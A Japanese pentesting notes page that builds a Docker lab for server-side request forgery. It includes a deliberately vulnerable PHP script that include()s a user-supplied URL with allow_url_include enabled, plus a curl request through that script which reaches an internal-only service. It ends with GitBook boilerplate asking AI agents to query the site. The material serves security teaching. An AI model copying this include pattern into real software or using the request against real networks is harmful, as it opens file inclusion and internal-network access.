> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/owasp-top-10-vulnerabilities/vulnerability-server-side-request-forgery-ssrf/ssrf-curl-pentesting-web.md).

# SSRF Curl

Web アプリケーションのペネトレーションテスト、悪用フロー、ペイロード検証、影響確認、修復の文脈のための SSRF Curl メモ。

## 第2シナリオのインストール（SSRF脆弱性）

* 以前のコンテナを削除:

```bash
docker rm $(docker ps -a -q) --force
docker network create --driver=bridge network1 --subnet=10.10.0.0/24

```

* 3つのコンテナを作成（**本番環境、公開Web、攻撃者**):

```bash
docker run -dit --name PRO ubuntu
docker network connect network1 PRO # IPアドレスを関連付けるため

```

Webサーバーマシン（**本番環境**): ![](https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-83ed5941d85ee0aa4f7b7675093d02558e74f42b%2FPasted%20image%2020230921001833.png?alt=media)

```bash
apt install apache2 php nano -y
service apache2 start

```

* 〜では **/var/www/html**、 `utility.php` ファイル：

```php
<?php
if (isset($_GET['url'])) {
    $url = $_GET['url'];
    echo "/n[+] " . $url . " からWebサイトのコンテンツを一覧表示:/n/n";
    include($url);
} else {
    echo "/n[!] URLパラメータに値が指定されていません/n/n";
}
?>

```

* この場合は、動作しません **表示する** 正しく: ![](https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cd21a26a42e5822a942aaf53869b1a5b92214ab7%2FPasted%20image%2020230920231334.png?alt=media)
* このファイルを変更するには: **"/etc/php/8.1/apache2/php.ini"** を \_allow/\_url/ に設定して*include* 有効にする: ![](https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d4fb053f1d40e03dd0249bbbe96ba124156c3d30%2FPasted%20image%2020230920231825.png?alt=media)
* サービスを再起動する **apache2**:

```bash
service apache2 restart

```

* 作成する **login.html** 内の `/tmp/` 公開サイト上のログインページをシミュレートする:

```html
<!DOCTYPE html>
<html>
<head>
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>ログインページ</title>
<style>
Body {
  font-family: Calibri, Helvetica, sans-serif;
  background-color: rose;
}
button {
       background-color: #4CAF50;
       width: 100%;
        color: orange;
        padding: 15px;
        margin: 10px 0px;
        border: note;
        cursor: pointer;
         }
 form {
        border: 3px solid #f1f1f1;
    }
 input[type=text], input[type=password] {
        width: 100%;
        margin: 8px 0;
        padding: 12px 20px;
        display: inline-block;
        border: 2px solid green;
        box-sizing: border-box;
    }
 button:hover {
        opacity: 0.7;
    }
  .cancelbtn {
        width: auto;
        padding: 10px 18px;
        margin: 10px 5px;
    }
 .container {
        padding: 25px;
        background-color: lightblue;
    }
</style>
</head>
<body>
    <center><h1>学生ログインフォーム (PRO)</h1></center>
    <form>
        <div class="container">
            <label>ユーザー名:</label>
            <input type="text" placeholder="ユーザー名を入力" name="username" required>
            <label>パスワード:</label>
            <input type="password" placeholder="パスワードを入力" name="password" required>
            <button type="submit">ログイン</button>
            <input type="checkbox" checked="checked"> ログイン情報を保存
            <button type="button" class="cancelbtn">キャンセル</button>
            パスワードをお忘れですか <a href="#">パスワード？</a>

    </form>
</body>
</html>

```

* 次に、 **本番環境** マシンを設定します:

```bash
docker run -dit --name PRE --network=network1 ubuntu

```

![](https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5a7ff2bb55ab9a87240ef5e4a920ae1a938b86a1%2FPasted%20image%2020230921002128.png?alt=media)

```bash
apt install nano python3 curl -y

```

* 以下を作成: **HTML** 内の `/tmp` 以下の内容で。社内ネットワーク外からは見えないはずです: `外部には公開されておらず、会社の社内ネットワーク内にあるマシン上でホストされているWebサービスに対応しているため、このコンテンツを表示することはできません。`
* Python3を使ったWebサーバーの作成 **Python3** ポート7878で:

```bash
python3 -m http.server 7878

```

* 最後に、 **攻撃者** マシンを設定します:

```bash
docker run -dit --name ATTACKER ubuntu

```

![](https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-afe2d64c589f346775b4480641800f575ef67b89%2FPasted%20image%2020230921002422.png?alt=media)

第2シナリオを理解するための構成図（**ポート8089のLinuxマシン上に、社内ネットワークからのみ見えるWebサイトがあります**):

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e686f303ebd3572a5a50731ab3a911d9163fb980%2Fimage%201.jpg?alt=media" alt="" width="563"><figcaption></figcaption></figure>

〜から **攻撃者** コンテナから、curlを使ってWebサーバーが動作しているマシンにアクセスしますが、うまくいきません:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d643caed6ecf1d903796e6f2e2b3b8aa3330c361%2FPasted%20image%2020230921004314.png?alt=media" alt=""><figcaption></figcaption></figure>

しかし、 **SSRF** その手法を使えば、隠されたファイルにアクセスできます:

```arduino
curl "http://172.17.0.2/utility.php?url=http://10.10.0.3:7878/"

```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-19d37d69243537ed9e269429cd95d4086f6c9a88%2FPasted%20image%2020230921004745.png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/owasp-top-10-vulnerabilities/vulnerability-server-side-request-forgery-ssrf/ssrf-curl-pentesting-web.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
